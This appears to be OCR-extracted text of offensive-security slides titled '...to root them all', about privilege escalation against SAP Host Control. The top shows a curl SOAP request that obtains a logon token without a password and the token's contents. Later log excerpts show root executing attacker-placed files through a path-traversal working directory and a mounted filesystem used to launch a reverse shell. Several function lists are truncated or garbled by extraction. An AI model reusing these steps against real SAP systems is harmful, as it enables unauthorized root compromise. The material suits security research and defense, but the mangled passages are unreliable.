
```
target:daaadm > curl -skL -X POST http://localhost:1128/SAPHostControl.cgi -H 'Content-Type:
ml; charset=utf-8' --data '<?xml version="1.0" encoding="UTF-8" ?><S:Envelope xmlns:S="http:/
as.xmlsoap.org/soap/envelope/"><S:Body><ns2:RequestLogonFile xmlns:ns2="urn:SAPHostControl"><
aaadm</user></ns2:RequestLogonFile></S:Body></S:Envelope>' | xmllint --format -
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-ENC=
//schemas.xmlsoap.org/soap/encoding/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" x
sd="http://www.w3.org/2001/XMLSchema" xmlns:SAPControl="urn:SAPControl" xmlns:SAPCCMS="urn:SA
 xmlns:SAPHostControl="urn:SAPHostControl" xmlns:SAPLandscapeService="urn:SAPLandscapeService
s:SAPMetricService='                                                  lns:SAPDSR="urn:SAP
  <SOAP-ENV:Body>
    <SAPHostContr
      <filename>/us
    </SAPHostContr
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
target:daaadm >
target:daaadm >
target:daaadm > ls
-rw------- 1 daaadm sapsys 40 May 29 09:55 /usr/sap/hostctrl/work/sapcontrol_logon/logon57
target:daaadm >
target:daaadm > cat /usr/sap/hostctrl/work/sapcontrol_logon/logon57
3820284174274349106721965308980625124753target:daaadm >
target:daaadm >
target:daaadm >
```

Knowing the daaadm password is not necessary anymore...

...to root them all!



...to root them all!



...to root them all : Functions

- **45+** functions :

```
Ping
StartInstance
StopInstance
ListInstances
ACOSPrepare
GetOperationResults
CancelOperation
IsOperationFinished
ExecuteOperation
GetCIMObject
GetComputerSystem
ListDatabases
ListDatabaseSystems
ListDatabaseMetrics
ListDatabaseConfiguration
ExecuteDatabaseOperation
GetDatabaseStatus
GetDatabaseSystemStatus
StartDatabase
StopDatabase
AttachDatabase
DetachDatabase
GetDatabaseProperties
SetDatabaseProperty
LiveDatabaseUpdate
PrepareDatabaseCopy
FinalizeDatabaseCopy
RegisterInstanceService
UnregisterInstanceService
ExecuteInstallationProcedure
ExecuteUpgradeProcedure
DeployConfiguration
GetCapabilities
ListOSProcesses
GetSAPOSColVersion
GetSAPOSColHWConf
AddIpAddress
RemoveIpAddress
GetIpAddressProperties
MoveIpAddress
DetectManagedObjects
DeployManagedObjectsFromSAR
ExecuteOutsideDiscovery
ConfigureOutsideDiscovery
ConfigureOutsideDiscoveryPath
ReloadConfiguration
EnableCORS
DisableCORS
```

...to root them all : Vulnerabilities

- **45+** functions :

Ping

StartInstance

StopInst

ListInst

ACOSPrep

GetOperationResults

CancelOperation

IsOperationFinished

ExecuteOperation

GetCIMObject

GetComputerSystem

ListDatabases

ListDatabaseSystems

ListDatabaseMetrics

ListDatabaseConfiguration

ExecuteDatabaseOperation

GetDatabaseStatus

GetDatabaseSystemStatus

DetachDatabase

GetDatabaseProperties

SetDatabaseProperty

LiveDatabaseUpdate

PrepareDatabaseCopy

FinalizeDatabaseCopy

RegisterInstanceService

UnregisterInstanceService

ExecuteInstallationProcedure

ExecuteUpgradeProcedure

DeployConfiguration

GetCapabilities

ListOSProcesses

RemoveIpAddress

GetIpAddressProperties

MoveIpAddress

DetectManagedObjects

DeployManagedObjectsFromSAR

ExecuteOutsideDiscovery


ConfigureOutsideDiscovery

ConfigureOutsideDiscoveryPath

ReloadConfiguration

EnableCORS

DisableCORS



```
[Thr 140225778599744] CommandManager::StartOSCommand: start ./saphostexec
[Thr 140225778599744] No user configured. Current user will be used.
[Thr 140225778599744] Working directory will be change to '/usr/sap/../../tmp/attacker'
```


...to root them all : Vulnerabilities

- **45+** functions :

Ping
StartInstance
Stop
Lis
ACOS
Get
Canc
IsO
ExecuteOperation
GetCIMObject
GetComputerSystem
ListDatabases
ListDatabaseSystems
ListDatabaseMetrics
ListDatabaseConfiguration
ExecuteDatabaseOperation

GetDatabaseStatus
GetDatabaseSystemStatus
LiveDatabaseUpdate
PrepareDatabaseCopy
FinalizeDatabaseCopy
RegisterInstanceService
UnregisterInstanceService
ExecuteInstallationProcedure
ExecuteUpgradeProcedure
DeployConfiguration

GetCapabilities
ListOSProcesses
DetectManagedObjects
DeployManagedObjectsFromSAR
ExecuteOutsideDiscovery
ConfigureOutsideDiscovery
ConfigureOutsideDiscoveryPath
ReloadConfiguration
EnableCORS
DisableCORS



```
[Thr 140225778599744] PID 9162: root: Executing command "mkdir -p -m 0770 /tmp/attacker/sapinst2019_11_
[Thr 140225778599744] PID 9163: root: Executing command "chown sapadm:sapinst /tmp/attacker/sapinst2019
[Thr 140225778599744] PID 9164: root: Executing command "mv /usr/sap/hostctrl/work/eip_3HeFAw /tmp/atta
[Thr 140225778599744] PID 9165: root: Executing command "chgrp sapinst /tmp/attacker/sapinst2019_11_13_
[Thr 140225778599744] PID 9166: root: Executing command "chmod 0660 /tmp/attacker/sapinst2019_11_13_12_
[Thr 140225778599744] PID 9168: root: Executing command "/tmp/attacker/sapinst -exitOnError SAPINST_EXE
```


...to root them all : Vulnerabilities

- **45+** functions :

Ping
StartInstance
StopInstance
ListInstances
ACOSPrepare
GetOperationResults
CancelOperation
IsOperationFinished
ExecuteOpe
GetCIMObje
GetCompute
ListDataba
ListDataba
ListDataba
ListDataba
ExecuteDa


GetDatabaseStatus
GetDatabaseSystemStatus
StartDatabase
StopDatabase
AttachDatabase
DetachDatabase
GetDatabaseProperties
SetDatabaseProperty

GetCapabilities
ListOSProcesses
GetSAPOSColVersion
GetSAPOSColHWConf
AddIpAddress
RemoveIpAddress
GetIpAddressProperties
MoveIpAddress
ts
omSAR
overy
scovery
eryPath




```
Info: OSP-0121: Mounting network file system  /tmp/attacker/test.fs -> /tmp/mnt
Info: OSP-0301: Calling SAPACOSPrep platform library function 'AcAttachNetfs' (part
Info: LNX-0121: File system successfully mounted
Info: OSP-0310: Library function returned successfully
Info: OSP-0200: Operation succeeded
Info: saphostcontrol: exitcode=0
Info: saphostcontrol: 'sapacosprep' successfully executed
target:daaadm 58> /tmp/mnt/revershell
```

...to root them all!



